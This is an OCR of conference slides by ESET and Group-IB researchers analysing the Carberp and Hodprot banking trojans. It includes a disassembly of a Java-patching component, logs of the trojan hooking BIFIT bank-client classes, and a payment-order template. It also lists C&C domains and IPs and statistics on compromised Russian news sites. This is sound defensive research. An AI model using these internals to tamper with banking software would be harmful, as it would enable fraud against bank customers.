
Bank attacking algorithm	Gizmo	D******	Hodprot
HTML injections	☑	☑	☑
autoload	2010	☒	2011 (Sep)
dedicated plugins for major banks	☒	☒	☑
intercepting client-banks activity	☑	☑	☑
patching java	☒	☒	☑
webmoney/cyberplat	☒	☑	☑
stealing money from private persons	☒	☒	☑






```
mov     eax, [ebp+var_E8]
push    eax
call    sub_4010E0
add     esp, 4
mov     ecx, [ebp+var_EC]
push    ecx
call    sub_427190
add     esp, 4
mov     edx, [ebp+var_F0]
push    edx
call    sub_4206E0
add     esp, 4
push    offset aDownloadedJava          ; "Downloaded: javassist.jar"
push    offset aJava_patche_77          ; "java_patcher"
call    sub_41EE50
add     esp, 8
push    200h
call    sub_420700
add     esp, 4
mov     [ebp+var_114], eax
mov     eax, [ebp+arg_0]
push    eax
mov     ecx, [ebp+var_114]
push    ecx
call    sub_425740
push    offset aJni_dll                 ; "/jni.dll"
mov     edx, [ebp+var_114]
push    edx
call    sub_4256B0
mov     [ebp+var_104], 0
push    0
lea     eax, [ebp+var_104]
push    eax
mov     ecx, [ebp+var_114]
push    ecx
call    sub_419230
add     esp, 0Ch
mov     [ebp+var_10C], eax
cmp     [ebp+var_10C], 0
jnz     short loc_41A6A5
push    offset aFailedDownlo_6          ; "Failed Download jni.dll"
push    offset aJava_patche_78          ; "java_patcher"
call    sub_41EE50
add     esp, 8
or      eax, 0FFFFFFFFh
jmp     loc_41A88F
```


Документы Уведомления
Платежное поручение N 4321 Дата 20.02.2012 Вид платежа Электронно
Плательщик ИНН КПП Сумма 123.45
Сч.N 40702810020070000219
Банк плательщика
"ТКБ" (ЗАО), г.МОСКВА
БИК 044525388
Сч.N 30101810800000000388
Банк получателя
RCPT_BANK_NAME
БИК 444
Сч.N 555
Получатель (Доб.) ИНН 111 КПП 333
RCPT_NAME
Сч.N 222
Очер.пл 4 Срок пл
Рез.поле
Назначение платежа
Указать НДС не облагается 1 %
PAYMENT_DETAILS
Бюджетный платеж
Статус составителя
Налоговый период/Код таможенного органа
КБК
ОКАТО
Основание платежа
Тип платежа
N док.
Дата док.
Статус : Новый
Подписи : Нет
Комментарий клиента
Комментарий банка


Документы Уведомления
Платежное поручение N 4321
Дата 20.02.2012
Вид платежа Электронно
Плательщик
ИНН
КПП
Сумма 123.45
Статус составителя
КБК
ОКАТО
Статус : Новый
Подписи : Нет
Комментарий клиента
Комментарий банка
CreatePayment
CreatePayment
DATA_DIR : String
KEYSTORE_ALIAS : String
KEYSTORE_FILE : String
KEY_ALIAS : String
PASSWORD : String
XML_PAYMENT : String
convertDefaultToDocumentContent(DefaultContent) : DocumentContent
createPayment(DefaultContent, DefaultContent) : DefaultContent
exampleCreateAndSignDoc() : void
getDocumentSignature(DocumentContent, String) : String
getTime() : String
loadPayment(String, String) : DefaultContent
signPayment(DefaultContent, String, String, String) : Response
public static void l(String str)
{
println(str);
FileOutputStream fos = null;
try {
String date = getCurrentDateTime(false);
str = date + " : " + str;
String workDir = System.getenv("AllUsersProfile");
fos = new FileOutputStream(workDir + "\\Agent.log", true);
str = new String(str.getBytes("UTF-8"), "Cp1251");
fos.write((str + "\r\n").getBytes());
fos.close();
} catch (IOException ex) {
println(ex.getMessage());
} finally {
if (fos != null)
try {
fos.close();
} catch (IOException ex) {
println(ex.getMessage());
}
}
}


Документы Уведомления
Платежное поручение N 4321 Дата 20.02.2012 Вид платежа Электронно
CreatePayment
CreatePayment
DATA_DIR : Strin
KEYSTORE_ALIAS
KEYSTORE_FILE :
KEY_ALIAS : Strin
PASSWORD : Stri
XML_PAYMENT : S
convertDefaultTo
createPayment(D
exampleCreateAr
getDocumentSign
getTime() : String
loadPayment(Strin
signPayment(Defa
CLIENT JAR ADDED
PROCESSING com/bifit/harver/ClientApplet
ADD LOGG
PATCHED ClientApplet.init
PROCESSING com/bifit/document/DefaultContent
ADD LOGG
SETTING INTERFACE sunw.util.AZ.interfaces.comBifitDocumentDefaultContent
PROCESSING com/bifit/document/DocumentContent
ADD LOGG
SETTING INTERFACE sunw.util.AZ.interfaces.comBifitDocumentDocumentContent
PROCESSING com/bifit/harver/core/ClientInfo
ADD LOGG
ADD processClientInfo
PROCESSING com/bifit/swing/table/Table
ADD LOGG
PATCHED Table.altPush
PATCHED Table.altPush
PROCESSING com/bifit/harver/core/EditorForm
ADD LOGG
SETTING INTERFACE sunw.util.AZ.interfaces.comBifitHarverCoreEditorForm
PATCHED EditorForm.setValue
PATCHED EditorForm.getValue
PROCESSING com/bifit/swing/BifitDateField
SETTING INTERFACE sunw.util.AZ.interfaces.comBifitSwingBifitDateField
ADD LOGG
PATCHED BifitDateField.setText
PROCESSING com/bifit/swing/GuiHelper
ADD LOGG
PATCHED GuiHelper.getValue
CLIENT JAR ADDED
PROCESSING com/bifit/harver/ClientApplet
ADD LOGG
PATCHED ClientApplet.init
PROCESSING com/bifit/document/DefaultContent
ADD LOGG
SETTING INTERFACE sunw.util.AZ.interfaces.comBifitDocumentDefaultContent
PROCESSING com/bifit/document/DocumentContent
ADD LOGG
(false);
AllUsersProfile");
ir + "\\Agent.log", true);
TF-8"), "Cp1251");
s());

Statistics of real attacks with Carberp

How we get statistics

- Large guest network segments and wired Internet access monitored by IDS
- Attack attempts on corporate PCs
- Attack reproduction to collect exploit and payload samples
- Targeted infections of dedicated hosts for activity monitoring

Carberp C&C location

Date	Domain name	IP-Address
02/Apr/2012	mn9gf8weoiludjc90ufo.org	62.122.79.3
03/Apr/2012	mw8f0ieohcjs9n498feuij.org	62.122.79.4
03/Apr/2012	nrf98uehiojsd9jfe.org	62.122.79.3
20/Apr/2012	mn9gf8weoiludjc90ufo.org	62.122.79.9
23/Apr/2012	mn9gf8weoiludjc90ufo.org	62.122.79.72
23/Apr/2012	newf7s9uhdf7ewuhfeh.org	62.122.79.11
23/Apr/2012:	ne789gfiujdf98ewyfuhef.org	62.122.79.46
23/Apr/2012	supermegasoftenwe.com	62.122.79.59
02/May/2012	rgn7er8yafh89cehuighv.org	91.228.134.210

Hacked web servers stats Q4 2011 - Q2 2012

Domain	Resource type	Infection period	Times seen	Unique hosts
ria.ru	news	02.11.11 – 01.03.12	10	527064
kp.ru	news	04.10.11 – 13.10.11	10	427534
gazeta.ru	news	24 Feb 2012	1	380459
newsru.com	news	05 Mar 2012	1	321314
lifenews.ru	news	26 Mar 2012	1	183984
pravda.ru	news	20 Apr 2012	1	164271
eg.ru	news	08.10.11 – 13.10.11	6	137332
topnews.ru	news	06 Feb 2012	1	139003
infox.ru	news	05 Mar 2012	1	137396
rzd.ru	National Railroad	13.10.11-24.10.11	12	131578
inosmi.ru	news	02.11.2011 -15.02.12	5	113374

Top targeted auditory Domains

Domain	Resource type	Infection period	Times seen	Unique hosts
klerk.ru	accountants	20.04.12 - 03.05.12	3	147518
banki.ru	finance	24 Feb 2012	1	67804
glavbukh.ru	accountants	06.02.12 – 03.05.12	4	43606
tks.ru	finance	01.02.12 - 03.05.12	3	23067
bankir.ru	finance	24.01.12 - 11.05.12	2	44542

References

- ✓ **Exploit Kit plays with smart redirection**

http://blog.eset.com/2012/04/05/blackhole-exploit-kit-plays-with-smart-redirection

- ✓ **Facebook Fakebook: New Trends in Carberp Activity**

http://blog.eset.com/2012/01/26/facebook-fakebook-new-trends-in-carberp-activity

- ✓ **Blackhole, CVE-2012-0507 and Carberp**

http://blog.eset.com/2012/03/30/blackhole-cve-2012-0507-and-carberp

- ✓ **Evolution of Win32Carberp: going deeper**

http://blog.eset.com/2011/11/21/evolution-of-win32carberp-going-deeper

- ✓ **Rovnix Reloaded: new step of evolution**


http://blog.eset.com/2012/02/22/rovnix-reloaded-new-step-of-evolution

- ✓ **Hodprot: Hot to Bot**

http://go.eset.com/us/resources/white-papers/Hodprot-Report.pdf

- ✓ **Cybercrime in Russia: Trends and issues**

http://go.eset.com/us/resources/white-papers/CARO_2011.pdf



ESET

GROUP-IB

CARO 2012

WWWTF

Thank you for your attention!

Aleksandr Matrosov
matrosov@eset.sk
@matrosov

Eugene Rodionov
rodionov@eset.sk
@vxradius

Dmitry Volkov
volkov@group-ib.ru
@groupib

Vladimir Kropotov
vbkropotov@tnk-bp.com
@vbkropotov

ESET

GROUP-IB